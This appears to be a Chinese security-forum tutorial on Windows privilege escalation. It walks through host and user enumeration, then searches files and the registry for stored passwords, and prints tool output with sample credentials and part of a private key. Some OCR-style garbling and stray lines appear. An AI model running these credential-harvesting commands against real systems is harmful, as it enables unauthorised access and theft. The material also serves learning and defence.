

特权提升技术总结之 Windows 文件服务内核篇 - 先知社区

“ 先知社区，先知安全技术社区 ”

0x01 什么是特权提升

什么是特权提升？为何要特权提升？可能有些读者还并不是很了解这方面知识，本文主要梳理了 Windows 操作系统下各类特权提升的技巧，分析特权提升的原理，主要目的在于学习和知识总结。

什么是特权提升

特权提升是指利用操作系统或应用软件中的程序错误、设计缺陷或配置疏忽来获取对应用程序或用户来说受保护资源的高级访问权限。其结果是，应用程序可以获取比应用程序开发者或系统管理员预期的更高的特权，从而可以执行授权的动作。

为何要特权提升

在实战攻防演习中，往往获取到的 webshell 权限很低，为了进一步后渗透和获取数据，就需要用到特权提升技术。

0x02 Windows 操作系统信息

Windows 版本信息和配置

systeminfo

该命令是Windows中用于显示关于计算机及其操作系统的详细配置信息

```
C:\inetpub\wwwroot> systeminfo
主机名: DC1
OS 名称: Microsoft Windows Server 2008 R2 Standard
OS 版本: 6.1.7601 Service Pack 1 Build 7601
OS 制造商: Microsoft Corporation
OS 配置: 主域控制器
OS 构件类型: Multiprocessor Free
注册的所有人: Windows 用户
注册的组织:
产品 ID: 00477-001-0000421-84319
初始安装日期: 2019/9/23, 21:40:46
系统启动时间: 2020/1/14, 12:55:14
系统制造商: VMware, Inc.
系统型号: VMware Virtual Platform
系统类型: x64-based PC
处理器: 安装了 1 个处理器。
      [01]: Intel64 Family 6 Model 158 Stepping 10 GenuineIntel ~2208 Mhz
BIOS 版本: Phoenix Technologies LTD 6.00, 2018/4/13
Windows 目录: C:\Windows
系统目录: C:\Windows\system32
启动设备: \Device\HarddiskVolume1
系统区域设置: zh-cn; 中文(中国)
输入法区域设置: zh-cn; 中文(中国)
时区: (UTC+08:00) 北京, 重庆, 香港特别行政区, 乌鲁木齐
物理内存总量: 2,047 MB
可用的物理内存: 1,282 MB
虚拟内存: 最大值: 4,095 MB
虚拟内存: 可用: 3,272 MB
虚拟内存: 使用中: 823 MB
页面文件位置: C:\pagefile.sys
域: isbase.cc
登录服务器: 暂缺
修补程序: 安装了 3 个修补程序。
      [01]: KB3042553
      [02]: KB958488
      [03]: KB976902
网卡: 安装了 1 个 NIC。
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200220152111-91eec6cc-53b1-1.png)

如果目标计算机安装很多补丁程序，那么这条命令显示的信息将非常庞大，我们可以利用 findstr 命令针对信息进行筛选。

findstr

findstr是Window系统自带的命令，用途是查找指定的一个或多个文件文件中包含（或通过参数 /V来控制不包含）某些特定字符串的行，并将该行完整的信息打印出来，或者打印查询字符串所在的文件名。

/B 在一行的开始配对模式。

/C:string 使用指定字符串作为文字搜索字符串。

系统名称和版本号

```
systeminfo | findstr /B /C:"OS 名称" /C:"OS 版本"
```

```
C:\inetpub\wwwroot> systeminfo | findstr /B /C:"OS 名称" /C:"OS 版本"
```

```
OS 名称:          Microsoft Windows Server 2008 R2 Standard
```

```
OS 版本:          6.1.7601 Service Pack 1 Build 7601
```

Windows 系统更新补丁信息

利用 Windows 管理工具 wmic 获取 Windows 系统更新补丁信息

```
wmic qfe
```


```
wmic qfe > patch.txt
```

```
C:\inetpub\wwwroot> wmic qfe
Caption
http://support.microsoft.com/?kbid=3042553
http://support.microsoft.com
http://support.microsoft.com/?kbid=976902
CSName Description FixComments HotFixID InstallDate InstalledBy InstalledOn Name ServicePackInEffect Status
DC1 Security Update KB3042553 ISBASE\haadmin 9/24/2019
DC1 Update KB958488 ISBASE\haadmin 9/24/2019
DC1 Update KB976902 ISBASE\haadmin 11/21/2010

C:\inetpub\wwwroot> wmic qfe > patch.txt
C:\inetpub\wwwroot>
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200220152146-a7538ed0-53b1-1.png>)

利用重定向符号 > 可以将结果输出到文件中，方便我们分析补丁信息



(<https://xzfile.aliyuncs.com/media/upload/picture/20200220152202-b07fc1f4-53b1-1.png>)

Windows 操作系统架构

利用 Windows 管理工具 wmic 获取 Windows 操作系统架构信息

```
wmic os get osarchitecture || echo %PROCESSOR_ARCHITECTURE%
C:\inetpub\wwwroot> wmic os get osarchitecture || echo %PROCESSOR_ARCHITECTURE%
OSArchitecture
64-bit
```

Windows 操作系统环境变量

获取 Windows 操作系统环境变量信息，从中发现安装的软件信息，我们可以利用的命令。

利用 set 命令获取信息

set

```
C:\inetpub\wwwroot> set
ALLUSERSPROFILE=C:\ProgramData
APPDATA=C:\Windows\system32\config\systemprofile\AppData\Roaming
APP_POOL_CONFIG=C:\inetpub\temp\appools\DefaultAppPool\DefaultAppPool.config
APP_POOL_ID=DefaultAppPool
CommonProgramFiles=C:\Program Files\Common Files
CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
CommonProgramW6432=C:\Program Files\Common Files
COMPUTERNAME=DC1
ComSpec=C:\Windows\system32\cmd.exe
FP_NO_HOST_CHECK=NO
JAVA_HOME=C:\Program Files\Java\jre1.8.0_221
LOCALAPPDATA=C:\Windows\system32\config\systemprofile\AppData\Local
NUMBER_OF_PROCESSORS=1
OS=Windows_NT
Path=C:\Program Files (x86)\Common Files\Oracle\Java\javapath;C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\Modules\
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
PROCESSOR_ARCHITECTURE=AMD64
PROCESSOR_IDENTIFIER=Intel64 Family 6 Model 158 Stepping 10, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=9e0a
ProgramData=C:\ProgramData
ProgramFiles=C:\Program Files
ProgramFiles(x86)=C:\Program Files (x86)
ProgramW6432=C:\Program Files
PROMPT=$P$G
PSModulePath=C:\Windows\system32\WindowsPowerShell\v1.0\Modules\
PUBLIC=C:\Users\Public
SystemDrive=C:
SystemRoot=C:\Windows
TEMP=C:\Windows\TEMP
TMP=C:\Windows\TEMP
USERDOMAIN=ISBASE
USERNAME=DC1$
USERPROFILE=C:\Windows\system32\config\systemprofile
windir=C:\Windows
windows_tracing_flags=3
windows_tracing_logfile=C:\BVTBin\Tests\installpackage\csilogfile.log
```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20200220152219-baeb656c-53b1-1.png>)

利用 PowerShell 获取信息

PowerShell -Command "& {Get-ChildItem Env: | ft Key,Value}"

```
C:\inetpub\wwwroot> PowerShell -Command "& {Get-ChildItem Env: | ft Key,Value}"
Key
---
Value
-----
ALLUSERSPROFILE      C:\ProgramData
APP_POOL_CONFIG      C:\inetpub\temp\appools\DefaultAppP...
APP_POOL_ID          DefaultAppPool
APPDATA              C:\Windows\system32\config\systempro...
CommonProgramFiles   C:\Program Files\Common Files
CommonProgramFiles(x86) C:\Program Files (x86)\Common Files
CommonProgramW6432   C:\Program Files\Common Files
COMPUTERNAME         DC1
ComSpec              C:\Windows\system32\cmd.exe
FP_NO_HOST_CHECK     NO
JAVA_HOME            C:\Program Files\Java\jre1.8.0_221
LOCALAPPDATA         C:\Windows\system32\config\systempro...
NUMBER_OF_PROCESSORS 1
OS                  Windows_NT
Path                C:\Program Files (x86)\Common Files\...
PATHEXT             .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.J...
PROCESSOR_ARCHITECTURE AMD64
PROCESSOR_IDENTIFIER Intel64 Family 6 Model 158 Stepping ...
PROCESSOR_LEVEL      6
PROCESSOR_REVISION   9e0a
ProgramData         C:\ProgramData
ProgramFiles         C:\Program Files
ProgramFiles(x86)    C:\Program Files (x86)
ProgramW6432         C:\Program Files
PROMPT              $P$G
PSModulePath         WindowsPowerShell\Modules;C:\Windows...
PUBLIC              C:\Users\Public
SystemDrive         C:
SystemRoot          C:\Windows
TEMP               C:\Windows\TEMP
TMP               C:\Windows\TEMP
USERDOMAIN          ISBASE
USERNAME           DC1$
USERPROFILE         C:\Windows\system32\config\systempro...
windir             C:\Windows
windows_tracing_flags 3
windows_tracing_logfile C:\BVTBin\Tests\installpackage\csilo...
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200220152237-c5621748-53b1-1.png>)

Windows 操作系统驱动器

利用 Windows 管理工具 wmic 或 PowerShell 获取 Windows 操作系统驱动器信息

```
C:\inetpub\wwwroot> wmic logicaldisk get caption || fsutil fsinfo drives
```

Caption

C:

D:

```
C:\inetpub\wwwroot> wmic logicaldisk get caption,description,providername
```

Caption	Description	ProviderName
---------	-------------	--------------

C:	Local Fixed Disk	
----	------------------	--

D:	CD-ROM Disc	
----	-------------	--

```
C:\inetpub\wwwroot> PowerShell -Command "& {Get-PSDrive | where {$_.Provider -like  
'Microsoft.PowerShell.Core\FileSystem'}} | ft Name,Root}"
```

Name	Root
------	------

----	----
------	------

C	C:\
---	-----

D	D:\
---	-----

0x03 Windows 操作系统用户信息

获取当前用户名

```
C:\inetpub\wwwroot> whoami
iis apppool\defaultapppool
```

获取当前用户特权信息

```
whoami /priv
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20200220152248-cbde738c-53b1-1.png>)

获取所有用户信息

```
net user
本地用户帐号信息
```


שמי חן אהן / נח/שמך

```
haadmins      krbtgt
```

whoami /all 获取当前用户用户信息、组信息、特权信息

用户信息

SID

组信息

类型

SID

属性

标签

已知组

别名

3 别名

已知组

已知组

已知组

已知组

别名

已知组

未知 SID type S-1-5-82-0

必需的组, 启用于默认, 启用的组

描述

状态

替换一个进程级令牌

为进程调整内存配额

将工作站添加到域

生成安全审核

44. 石油工业用水

SeChangeNotifyPrivilege	绕过遍历检查	已启用
SeImpersonatePrivilege	身份验证后模拟客户端	已启用
SeCreateGlobalPrivilege	创建全局对象	已启用
SeIncreaseWorkingSetPrivilege	增加进程工作集	已禁用



(<https://xzfile.aliyuncs.com/media/upload/picture/20200220152312-da13d1c2-53b1-1.png>)

利用 PowerShell 获取用户信息

```
PowerShell -Command "& {Get-LocalUser | ft Name,Enabled,LastLogon}"
c:\windows\system32\inetsrv>PowerShell -Command "& {Get-LocalUser | ft Name,Enabled,LastLogon}"
```

Name	Enabled	LastLogon
Administrator	False	
DefaultAccount	False	
Guest	False	
admin	True	
WDAGUtilityAccount	False	

```
PowerShell -Command "& {Get-ChildItem C:\Users -Force | select Name}"
c:\windows\system32\inetsrv> PowerShell -Command "& {Get-ChildItem C:\Users -Force | select Name}"
```

```
Name
----
admin
Administrator
All Users
Classic .NET AppPool
Default
Default User
Public
desktop.ini
```

desktop.ini

获取登录要求信息，可用于爆破

```
net accounts
```

```
c:\windows\system32\inetsrv> net accounts
```

强制用户在时间到期之后多久必须注销?:	从不
密码最短使用期限(天):	1
密码最长使用期限(天):	42
密码长度最小值:	7
保持的密码历史记录长度:	24
锁定阈值:	从不
锁定持续时间(分):	30
锁定观测窗口(分):	30
计算机角色:	PRIMARY

命令成功完成。

其他相关指令

```
net user administrator
```

```
net user admin
```

```
net user %USERNAME%
```

获取用户组信息

net localgroup // 获取机器内用户组信息

```
c:\windows\system32\inetsrv> net localgroup  
\\DC1 的别名
```

```
-----  
*Account Operators  
*Administrators  
*Allowed RODC Password Replication Group  
*Backup Operators  
*Cert Publishers  
*Certificate Service DCOM Access  
*Cryptographic Operators  
*Denied RODC Password Replication Group  
*Distributed COM Users  
*DnsAdmins  
*Event Log Readers  
*Guests  
*IIS_IUSRS  
*Incoming Forest Trust Builders  
*Network Configuration Operators  
*Performance Log Users  
*Performance Monitor Users  
*Pre-Windows 2000 Compatible Access  
*Print Operators  
*RAS and IAS Servers  
*Remote Desktop Users  
*Replicator  
*Server Operators
```

```
*Terminal Server License Servers
*Users
*Windows Authorization Access Group
命令成功完成。
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20200220152326-e28ae246-53b1-1.png>)

PowerShell -Command "& {Get-LocalGroup | ft Name}" //利用PowerShell获取用户组信息

C:\Users\13700>PowerShell -Command "& {Get-LocalGroup | ft Name}"

Name

Account Operators

Administrators

Allowed RODC Password Replication Group

Backup Operators

获取特定组的信息

c:\windows\system32\inetsrv> net localgroup administrators

别名 administrators

注释 管理员对计算机/域有不受限制的完全访问权

成员

admin

Domain Admins

Enterprise Admins

haadmin

命令成功完成

```
PowerShell -Command "& {Get-LocalGroupMember Administrators | ft Name, PrincipalSource}"
```

0x04 搜刮密码

文件内容搜索密码

```
findstr /si password *.xml *.ini *.txt *.config
```

在xml、ini、txt、config等格式文件中搜索password

```
C:\inetpub\wwwroot> findstr /si password *.xml *.ini *.txt *.config
aspnet_client\system_web\2_0_50727\index.aspx.txt:public string Password="ae44ee3fde0fd6cb137fdbbf55f4ef3a";//98o
aspnet_client\system_web\2_0_50727\index.aspx.txt:if (Request.Cookies[vbhLn].Value != Password)
aspnet_client\system_web\2_0_50727\index.aspx.txt:string iVDT="-SETUSERSETUP\r\n-IP=0.0.0.0\r\n-PortNo=52521\r\n-
Password=binftp\r\n-HomeDir=c:\\\r\n-LoginMesFile=\r\n-Disable=0\r\n-RelPaths=1\r\n-NeedSecure=0\r\n-HideHidden=0
AlwaysAllowLogin=0\r\n-ChangePassword=0\r\n-QuotaEnable=0\r\n-MaxUsersLoginPerIP=-1\r\n-SpeedLimitUp=0\r\n-SpeedL
MaxNrUsers=-1\r\n-IdleTimeOut=600\r\n-SessionTimeOut=-1\r\n-Expire=0\r\n-RatioDown=1\r\n-RatiosCredit=0\r\n-Quota
QuotaMaximum=0\r\n-Maintenance=System\r\n-PasswordType=Regular\r\n-Ratios=NoneRN\r\n Access=c:\\RWAMELCDF\r\n";
aspnet_client\system_web\2_0_50727\index.aspx.txt:string Jfm=FormsAuthentication.HashPasswordForStoringInConfigFi
aspnet_client\system_web\2_0_50727\index.aspx.txt:if (Jfm==Password)
aspnet_client\system_web\2_0_50727\index.aspx.txt:Response.Cookies.Add(new HttpCookie (vbhLn,Password));
aspnet_client\system_web\2_0_50727\index.aspx.txt:<span style="font:11px Verdana;">Password:</span>
aspnet_client\system_web\4_0_30319\index.aspx.txt:public string Password="ae44ee3fde0fd6cb137fdbbf55f4ef3a";//98o
aspnet_client\system_web\4_0_30319\index.aspx.txt:if (Request.Cookies[vbhLn].Value != Password)
aspnet_client\system_web\4_0_30319\index.aspx.txt:string iVDT="-SETUSERSETUP\r\n-IP=0.0.0.0\r\n-PortNo=52521\r\n-
Password=binftp\r\n-HomeDir=c:\\\r\n-LoginMesFile=\r\n-Disable=0\r\n-RelPaths=1\r\n-NeedSecure=0\r\n-HideHidden=0
AlwaysAllowLogin=0\r\n-ChangePassword=0\r\n-QuotaEnable=0\r\n-MaxUsersLoginPerIP=-1\r\n-SpeedLimitUp=0\r\n-SpeedL
MaxNrUsers=-1\r\n-IdleTimeOut=600\r\n-SessionTimeOut=-1\r\n-Expire=0\r\n-RatioDown=1\r\n-RatiosCredit=0\r\n-Quota
QuotaMaximum=0\r\n-Maintenance=System\r\n-PasswordType=Regular\r\n-Ratios=NoneRN\r\n Access=c:\\RWAMELCDF\r\n";
aspnet_client\system_web\4_0_30319\index.aspx.txt:string Jfm=FormsAuthentication.HashPasswordForStoringInConfigFi
aspnet_client\system_web\4_0_30319\index.aspx.txt:if (Jfm==Password)
aspnet_client\system_web\4_0_30319\index.aspx.txt:Response.Cookies.Add(new HttpCookie (vbhLn,Password));
aspnet_client\system_web\4_0_30319\index.aspx.txt:<span style="font:11px Verdana;">Password:</span>
aspnet_client\system_web\password.txt:password:98698sqssq
index.aspx.txt:public string Password="ae44ee3fde0fd6cb137fdbbf55f4ef3a";//98oslw
index.aspx.txt:if (Request.Cookies[vbhLn].Value != Password)
index.aspx.txt:string iVDT="-SETUSERSETUP\r\n-IP=0.0.0.0\r\n-PortNo=52521\r\n-User=bin\r\n-Password=binftp\r\n-Ho
LoginMesFile=\r\n-Disable=0\r\n-RelPaths=1\r\n-NeedSecure=0\r\n-HideHidden=0\r\n-AlwaysAllowLogin=0\r\n-ChangePas
QuotaEnable=0\r\n-MaxUsersLoginPerIP=-1\r\n-SpeedLimitUp=0\r\n-SpeedLimitDown=0\r\n-MaxNrUsers=-1\r\n-IdleTimeOut
SessionTimeOut=-1\r\n-Expire=0\r\n-RatioDown=1\r\n-RatiosCredit=0\r\n-QuotaCurrent=0\r\n-QuotaMaximum=0\r\n-Maint
PasswordType=Regular\r\n-Ratios=NoneRN\r\n Access=c:\\RWAMELCDF\r\n";
index.aspx.txt:string Jfm=FormsAuthentication.HashPasswordForStoringInConfigFile (HRJ.Text,"MD5").ToLower();
index.aspx.txt:if (Jfm==Password)
index.aspx.txt:Response.Cookies.Add(new HttpCookie (vbhLn,Password));
index.aspx.txt:<span style="font:11px Verdana;">Password:</span>
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200220152354-f320c440-53b1-1.png)

```
C:\inetpub\wwwroot> findstr /SI /M "password" *.xml *.ini *.txt
aspnet_client\system_web\2_0_50727\index.aspx.txt
aspnet_client\system_web\4_0_30319\index.aspx.txt
aspnet_client\system_web\password.txt
index.aspx.txt
输出存在password内容的文件路径
```

```
findstr /spin "password" *.*
搜索当前命令行路径所有文件
```

```
C:\inetpub\wwwroot> findstr /spin "password" *.*
aspnet_client\system_web\2_0_50727\index.aspx.txt:24:public string Password="ae44ee3fde0fd6cb137fdbbf55f4ef3a";//98oslw
aspnet_client\system_web\2_0_50727\index.aspx.txt:115:if (Request.Cookies[vbhLn].Value != Password)
aspnet_client\system_web\2_0_50727\index.aspx.txt:1148:string iVDT="-SETUSERSETUP\r\n-IP=0.0.0.0\r\n-PortNo=52521\r\n-User=bin\r\n-
Password=binftp\r\n-HomeDir=c:\\\r\n-LoginMesFile=\r\n-Disable=0\r\n-RelPaths=1\r\n-NeedSecure=0\r\n-HideHidden=0\r\n-
AlwaysAllowLogin=0\r\n-ChangePassword=0\r\n-QuotaEnable=0\r\n-MaxUsersLoginPerIP=-1\r\n-SpeedLimitUp=0\r\n-SpeedLimitDown=0\r\n-
MaxNrUsers=-1\r\n-IdleTimeOut=600\r\n-SessionTimeOut=-1\r\n-Expire=0\r\n-RatioDown=1\r\n-RatiosCredit=0\r\n-QuotaCurrent=0\r\n-
QuotaMaximum=0\r\n-Maintenance=System\r\n-PasswordType=Regular\r\n-Ratios=NoneRN\r\n Access=c:\\\RWAMELCDF\r\n";
aspnet_client\system_web\2_0_50727\index.aspx.txt:2034:string Jfm=FormsAuthentication.HashPasswordForStoringInConfigFile(HRJ.Text,"MD5").
aspnet_client\system_web\2_0_50727\index.aspx.txt:2035:if (Jfm==Password)
aspnet_client\system_web\2_0_50727\index.aspx.txt:2037:Response.Cookies.Add(new HttpCookie(vbhLn,Password));
aspnet_client\system_web\2_0_50727\index.aspx.txt:2344:<span style="font:11px Verdana;">Password:</span>
aspnet_client\system_web\4_0_30319\index.aspx.txt:24:public string Password="ae44ee3fde0fd6cb137fdbbf55f4ef3a";//98oslw
aspnet_client\system_web\4_0_30319\index.aspx.txt:115:if (Request.Cookies[vbhLn].Value != Password)
aspnet_client\system_web\4_0_30319\index.aspx.txt:1148:string iVDT="-SETUSERSETUP\r\n-IP=0.0.0.0\r\n-PortNo=52521\r\n-User=bin\r\n-
Password=binftp\r\n-HomeDir=c:\\\r\n-LoginMesFile=\r\n-Disable=0\r\n-RelPaths=1\r\n-NeedSecure=0\r\n-HideHidden=0\r\n-
AlwaysAllowLogin=0\r\n-ChangePassword=0\r\n-QuotaEnable=0\r\n-MaxUsersLoginPerIP=-1\r\n-SpeedLimitUp=0\r\n-SpeedLimitDown=0\r\n-
MaxNrUsers=-1\r\n-IdleTimeOut=600\r\n-SessionTimeOut=-1\r\n-Expire=0\r\n-RatioDown=1\r\n-RatiosCredit=0\r\n-QuotaCurrent=0\r\n-
QuotaMaximum=0\r\n-Maintenance=System\r\n-PasswordType=Regular\r\n-Ratios=NoneRN\r\n Access=c:\\\RWAMELCDF\r\n";
aspnet_client\system_web\4_0_30319\index.aspx.txt:2034:string Jfm=FormsAuthentication.HashPasswordForStoringInConfigFile(HRJ.Text,"MD5").
aspnet_client\system_web\4_0_30319\index.aspx.txt:2035:if (Jfm==Password)
aspnet_client\system_web\4_0_30319\index.aspx.txt:2037:Response.Cookies.Add(new HttpCookie(vbhLn,Password));
aspnet_client\system_web\4_0_30319\index.aspx.txt:2344:<span style="font:11px Verdana;">Password:</span>
aspnet_client\system_web\password.txt:5:password:98698sqssq
index.aspx:24:public string Password="ae44ee3fde0fd6cb137fdbbf55f4ef3a";//98oslw
index.aspx:115:if (Request.Cookies[vbhLn].Value != Password)
index.aspx:1148:string iVDT="-SETUSERSETUP\r\n-IP=0.0.0.0\r\n-PortNo=52521\r\n-User=bin\r\n-Password=binftp\r\n-HomeDir=c:\\\r\n-
LoginMesFile=\r\n-Disable=0\r\n-RelPaths=1\r\n-NeedSecure=0\r\n-HideHidden=0\r\n-AlwaysAllowLogin=0\r\n-ChangePassword=0\r\n-
QuotaEnable=0\r\n-MaxUsersLoginPerIP=-1\r\n-SpeedLimitUp=0\r\n-SpeedLimitDown=0\r\n-MaxNrUsers=-1\r\n-IdleTimeOut=600\r\n-
SessionTimeOut=-1\r\n-Expire=0\r\n-RatioDown=1\r\n-RatiosCredit=0\r\n-QuotaCurrent=0\r\n-QuotaMaximum=0\r\n-Maintenance=System\r\n-
PasswordType=Regular\r\n-Ratios=NoneRN\r\n Access=c:\\\RWAMELCDF\r\n";
index.aspx:2034:string Jfm=FormsAuthentication.HashPasswordForStoringInConfigFile(HRJ.Text,"MD5").ToLower();
index.aspx:2035:if (Jfm==Password)
index.aspx:2037:Response.Cookies.Add(new HttpCookie(vbhLn,Password));
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200220152418-01647812-53b2-1.png)

搜索特定的文件名

```
C:\inetpub\wwwroot> dir /S /B *pass*.txt == *pass*.xml == *pass*.ini == *cred* == *vnc* == *.config*
C:\inetpub\wwwroot\web.config
C:\inetpub\wwwroot\aspnet_client\system_web\password.txt

C:\inetpub\wwwroot> where /R C:\inetpub\wwwroot *.ini

C:\inetpub\wwwroot> where /R C:\inetpub\wwwroot *.txt
C:\inetpub\wwwroot\index.aspx.txt
C:\inetpub\wwwroot\patch.txt
C:\inetpub\wwwroot\windows.txt
C:\inetpub\wwwroot\aspnet_client\system_web\password.txt
C:\inetpub\wwwroot\aspnet_client\system_web\2_0_50727\index.aspx.txt
C:\inetpub\wwwroot\aspnet_client\system_web\4_0_30319\index.aspx.txt
```

在注册表中搜索信息

在注册表中搜索 password

```
REG QUERY HKLM /F "password" /t REG_SZ /S /K
REG QUERY HKCU /F "password" /t REG_SZ /S /K
```



```
reg query HKLM /t password /t REG_SZ /s  
reg query HKCU /f password /t REG_SZ /s
```

VNC 凭证

```
reg query "HKCU\Software\ORL\WinVNC3\Password"
```

Putty 明文代理凭证

```
reg query "HKCU\Software\SimonTatham\PuTTY\Sessions"
```

登录信息

```
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"
```

常见应用保存的 session 信息

相关工具: <https://github.com/Arvanaghi/SessionGopher>
(<https://github.com/Arvanaghi/SessionGopher>)

获取 PuTTY, WinSCP, FileZilla, SuperPuTTY, 和 RDP 的会话信息

[+] Digging on DC1 ...

WinSCP Sessions

Session : admin-anthony@198.273.212.334

Hostname : 198.273.212.334

Username : admin-anthony

Password : Super*p@ssw0rd

Session : Freddy@204.332.455.213

Hostname : 204.332.455.213

Username : Freddy

Password : angelico1892

FileZilla Sessions

Name : BarrySite

Password : imr34llytheFl@sh

Host : 10.8.30.21

User : BarryAllen

Protocol : Use FTP over TLS if available

Account : BarryAllenAccount

Port : 22

PuTTY Sessions

Session : PointOfSaleTerminal

Hostname : 10.8.0.10

PuTTY Private Key Files (.ppk)

Path : C:\Users\Brandon Arvanaghi\Documents\mykey.ppk

Protocol : ssh-rsa

Comment : rsa-key-20170116

Private Key Encryption : none

Private Key : {AAABAEazxDz6E9mDeON0mz07sG/n1eS1pjKI8f0CuuLnQC58LeCTlysOmZ1/iC4,
g4HyRpmDKJGhIxj66/RQ135hVesyk02StleepK4+Tnvz3zmdr4Do5W99qKkrWI3D,

T9G0x0IoR9Zc6j57D+fdesJq4ItEIXcQZlXC1F9KZcbXjSJ3iBmCsbG/aRJmMJNx,
nCMaZkySr4R4Z/E+11J0zXaHh5WQ2P0K4YM1/6XG6C4VzDjvXwcY67MYsobTeCR2...}

Private MAC : b7e47819fee39a95eb374a97f939c3c868f880de

Microsoft Remote Desktop (RDP) Sessions

Hostname : us.greatsite.com

Username : Domain\tester

Microsoft Remote Desktop .rdp Files

Path : C:\Users\Brandon Arvanaghi\Desktop\config\PenTestLab-Win.RDP

Hostname : dc01.corp.hackerplaypen.com

Gateway : rds01.corp.hackerplaypen.com

Prompts for Credentials : No

Administrative Session : Does not connect to admin session on remote host

0x05 Windows 服务权限配置不当

在 Windows 系统中，某些服务以 Administrator/SYSTEM 权限运行，当服务所运行文件权限

配置不当，可能会导致攻击者利用该服务进行提权。


配置错误时，可能导致特权提升。

服务列表

查看相关服务

```
for /f "tokens=2 delims='" %a in ('wmic service list full^|find /i "pathname"^|find /i /v  
"system32'") do @echo %a >> C:/inetpub/wwwroot/service.txt
```

检查服务列表并输出到文件service.txt中



```
1 C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe
2
3 C:\Windows\Microsoft.NET\Framework64\v4.0.30319\aspnet_state.exe
4
5 C:\Windows\Microsoft.NET\Framework\v2.0.50727\mscorlib.exe
6
7 C:\Windows\Microsoft.NET\Framework64\v2.0.50727\mscorlib.exe
8
